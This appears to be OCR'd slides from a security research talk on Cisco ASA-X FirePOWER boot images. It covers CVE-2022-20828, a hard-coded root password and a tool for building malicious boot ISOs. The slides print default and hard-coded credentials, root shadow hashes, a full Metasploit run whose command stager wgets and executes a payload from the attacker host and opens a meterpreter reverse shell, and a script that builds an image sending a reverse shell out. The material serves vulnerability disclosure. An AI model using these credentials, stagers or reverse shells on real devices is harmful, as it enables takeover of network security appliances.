
CVE-2022-20828

- Disclosed to vendor in March 2022
- Some versions patched in June 2022
- All patched by December 2022


github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20828

Getting Root With an ASA-X FirePOWER Boot Image


FirePOWER Module Not Installed, What Do?



Get a Root Shell Using a FirePOWER Boot Image



FirePOWER Module Installation



1

2

https://t.me/learningnets

[ASA 5506-X with FirePOWER Services 6.2.3 Software Download]

Install the FirePOWER Boot Image via Cisco CLI

Complete these steps in order to download the boot image via the ASA CLI:

a. Download the boot image on an FTP, TFTP, HTTP, or HTTPS server.

b. Enter the **copy** command into the CLI in order to download the boot image to the flash drive. Here is an example that uses HTTP protocol (replace the **<HTTP_Server>** with your server IP address this:**ftp://username:password@server-ip/asasfr-5500x-boot-5.3.1-152.img** .

```
ciscoasa# copy http://<HTTP_SERVER>/asasfr-5500x-boot-5.3.1-152.img
 disk0:/asasfr-5500x-boot-5.3.1-152.img
```

3. Enter this command in order to configure the ASA SFR boot image location in the ASA flash drive:

```
ciscoasa# sw-module module sfr recover configure image disk0:/file_path
```

Here is an example:

```
ciscoasa# sw-module module sfr recover configure image disk0:
 /asasfr-5500x-boot-5.3.1-152.img
```

4. Enter this command in order to load the ASA SFR boot image:

```
ciscoasa# sw-module module sfr recover boot
```


Install and Configure a FirePOWER Services Module on an ASA Platform

Drop to the FirePOWER Boot Image Shell

Set Up the ASA SFR Boot Image

Complete these steps in order to set up the newly installed ASA SFR boot image:

1. Press **Enter** after you open a session in order to reach the login prompt.

Note: The default username is **admin**. The password differs based on software release: **Adm!n123** for 7.0.1 (new device from the factory only), **Admin123** for 6.0, and later, **Sourcefire** for pre-6.0.

Here is an example:

```
ciscoasa# session sfr console
Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.

Cisco ASA SFR Boot Image 5.3.1
asasfr login: admin
Password: Admin123
```

https://t.me/learningnets

Install and Configure a FirePOWER Services Module on an ASA Platform

FirePOWER Boot Image Shell


```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: admin
Password:


           Cisco FirePOWER Services Boot 6.2.3 (4)
                 Type ? for list of commands
asasfr-boot>?
    show              => Display system information. Enter show ? for options
    config            => Configure the system. Enter config ? for options
    system            => Control system operation
    setup             => System Setup Wizard
    support           => None
    delete            => Delete files
    ping              => Ping a host to check reachability
    nslookup          => Look up an IP address or host name with the DNS servers
    traceroute        => Trace the route to a remote host
    exit              => Exit the session
    help              => Get help command syntax
asasfr-boot>
```

Boot Image Root Shell via Hard-Coded Creds

cisco123

```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: root
Password:
root@asasfr-boot:~# id
uid=0(root) gid=0(root)
root@asasfr-boot:~# cat /etc/shadow
admin:$1$r7kZS9FH$lnXUUeAZXqxcGkF5VJXlR1:14966:0:99999:7:::
root:$1$z50Rlo.4$yWM0q/HPI944EtyFcE52I/:14966:0:99999:7:::
sshd:!:19139:0:99999:7:::
root@asasfr-boot:~#
```

We're Back!



Metasploit FirePOWER Boot Image Root Shell Module

```
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set IMAGE_PATH disk0:/asasfr-5500x-boot-6.2.3-4.img
IMAGE_PATH => disk0:/asasfr-5500x-boot-6.2.3-4.img
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set PASSWORD labpass1
PASSWORD => labpass1
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set USERNAME albinolobster
USERNAME => albinolobster
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_tcp
[*] Using URL: http://10.12.70.252:8080/ieXiNV
[*] 10.12.70.253:22 - Attempting to login...
[+] Authenticated with the remote server
[*] Resetting SFR. Sleep for 120 seconds
[*] Booting the image... this will take a few minutes
[*] Configuring DHCP for the image
[*] Dropping to the root shell
[*] wget -qO /tmp/scOKRuCR http://10.12.70.252:8080/ieXiNV;chmod +x /tmp/scOKRuCR;/tmp/scOKRuCR;rm -f /tmp/scOKRuCR
[*] Client 10.12.70.253 (Wget) requested /ieXiNV
[*] Sending payload to 10.12.70.253 (Wget)
[*] Sending stage (989032 bytes) to 10.12.70.253
[*] Meterpreter session 1 opened (10.12.70.252:4444 -> 10.12.70.253:53445) at 2022-07-05 07:37:22 -0700
[+] Done!
[*] Command Stager progress - 100.00% done (111/111 bytes)
[*] Server stopped.

meterpreter > shell
Process 2160 created.
Channel 1 created.
uname -a
Linux asasfr 3.10.107sf.cisco-1 #1 SMP PREEMPT Fri Nov 10 17:06:45 UTC 2017 x86_64 GNU/Linux
id
uid=0(root) gid=0(root)
```

Exploitation

- Exploit hard-coded credential establish root shell on ASA-X with FirePOWER Services.

Not a vulnerability

- Disclosed to vendor in March 2022
- Vendor states this is not a vulnerability
- Fixed in Boot Image 7.0+
- **Unpatchable? No mechanism to stop loading of old boot images.**

Exploits

- Python script
- **SSH Metasploit module**


github.com/jbaines-r7/slowcheetah

github.com/jbaines-r7/cisco_asa_research/tree/main/modules/boot_image_shell


https://t.me/learningnets

Distributable Malicious FirePOWER Boot Image for ASA-X


Hacker Cat Has No Access!



FirePOWER Boot Image Is... A Generic Bootable Linux ISO



Distribute a Malicious ISO / Boot Image?



Pinch Me: Malicious Boot Image Creator

Example

Generating the Image (reverse shell to 10.0.0.28:1270)

```
albinolobster@ubuntu:~/pinchme$ sudo ./pinchme.sh -i 10.0.0.28 -p 1270
LHOST: 10.0.0.28
LPORT: 1270
/home/albinolobster/pinchme/iso.fkfpCd
--2022-06-13 07:56:18--  https://distro.ibiblio.org/tinycorelinux/6.x/x86/relea
Resolving distro.ibiblio.org (distro.ibiblio.org)... 152.19.134.43
Connecting to distro.ibiblio.org (distro.ibiblio.org)|152.19.134.43|:443... cor

... snip the download of many Tiny Core files ...

/home/albinolobster/pinchme/iso.fkfpCd/cde/optional /home/albinolobster/pinchme
/home/albinolobster/pinchme
xorriso 1.5.2 : RockRidge filesystem manipulator, libburnia project.

Drive current: -outdev 'stdio:tinycore-custom.iso'
Media current: stdio file, overwriteable
Media status : is blank
Media summary: 0 sessions, 0 data blocks, 0 data, 61.9g free
xorriso : WARNING : -volid text does not comply to ISO 9660 / ECMA 119 rules
Added to ISO image: directory '/'='/home/albinolobster/pinchme/iso.fkfpCd'
xorriso : UPDATE :      51 files added in 1 seconds
xorriso : UPDATE :      51 files added in 1 seconds
ISO image produced: 32815 sectors
```

Exploitation

- Create a Tiny Core Linux Bootable ISO
- Get Administrator to install it
- Sends a reverse shell to configured IP:port

Not a vulnerability

- **No security expectations for the boot image.**
- Doesn't persist through reboots.

